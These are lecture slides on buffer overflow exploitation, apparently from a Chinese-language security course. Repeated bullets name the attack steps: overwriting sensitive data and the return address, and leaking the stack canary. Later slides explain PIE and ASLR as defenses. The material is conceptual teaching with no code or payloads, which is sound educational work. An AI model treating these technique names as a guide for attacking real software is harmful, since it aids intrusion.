
# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
- ⌚ Leak canary




# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
  - ⌚ Leak canary



# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
  - ⌚ Leak canary




# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
- ⌚ Leak canary



# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
- ⌚ Leak canary



# \$ BOF

## Exploit



# \$ BOF

## Mitigation - memory randomization

- ▶ 過去因為程式碼的位址都是固定的，因此若能控制執行流程，就能直接呼叫程式內已有的 function 做攻擊
- ▶ 後來提出記憶體隨機化的機制，編譯時將程式內的資料以相對位置來儲存
- ▶ 每次執行時會加上一個隨機的 base address，此時資料的絕對位置才被確定
- ▶ 即使每次 base address 不相同，資料的偏移 (offset) 都會是固定的

# \$ BOF

## Mitigation - memory randomization

- ▶ 分別在應用程式層與作業系統層來實施：
  - ⦿ PIE (**P**osition-**I**ndependent **E**xecutable) - 隨機化執行檔載入時的 base address
  - ⦿ ASLR (**A**ddress **S**pace **L**ayout **R**andomization) - 隨機化所有需要重新定位 (relocation) 的記憶體區塊如 stack、library、heap 的 base address
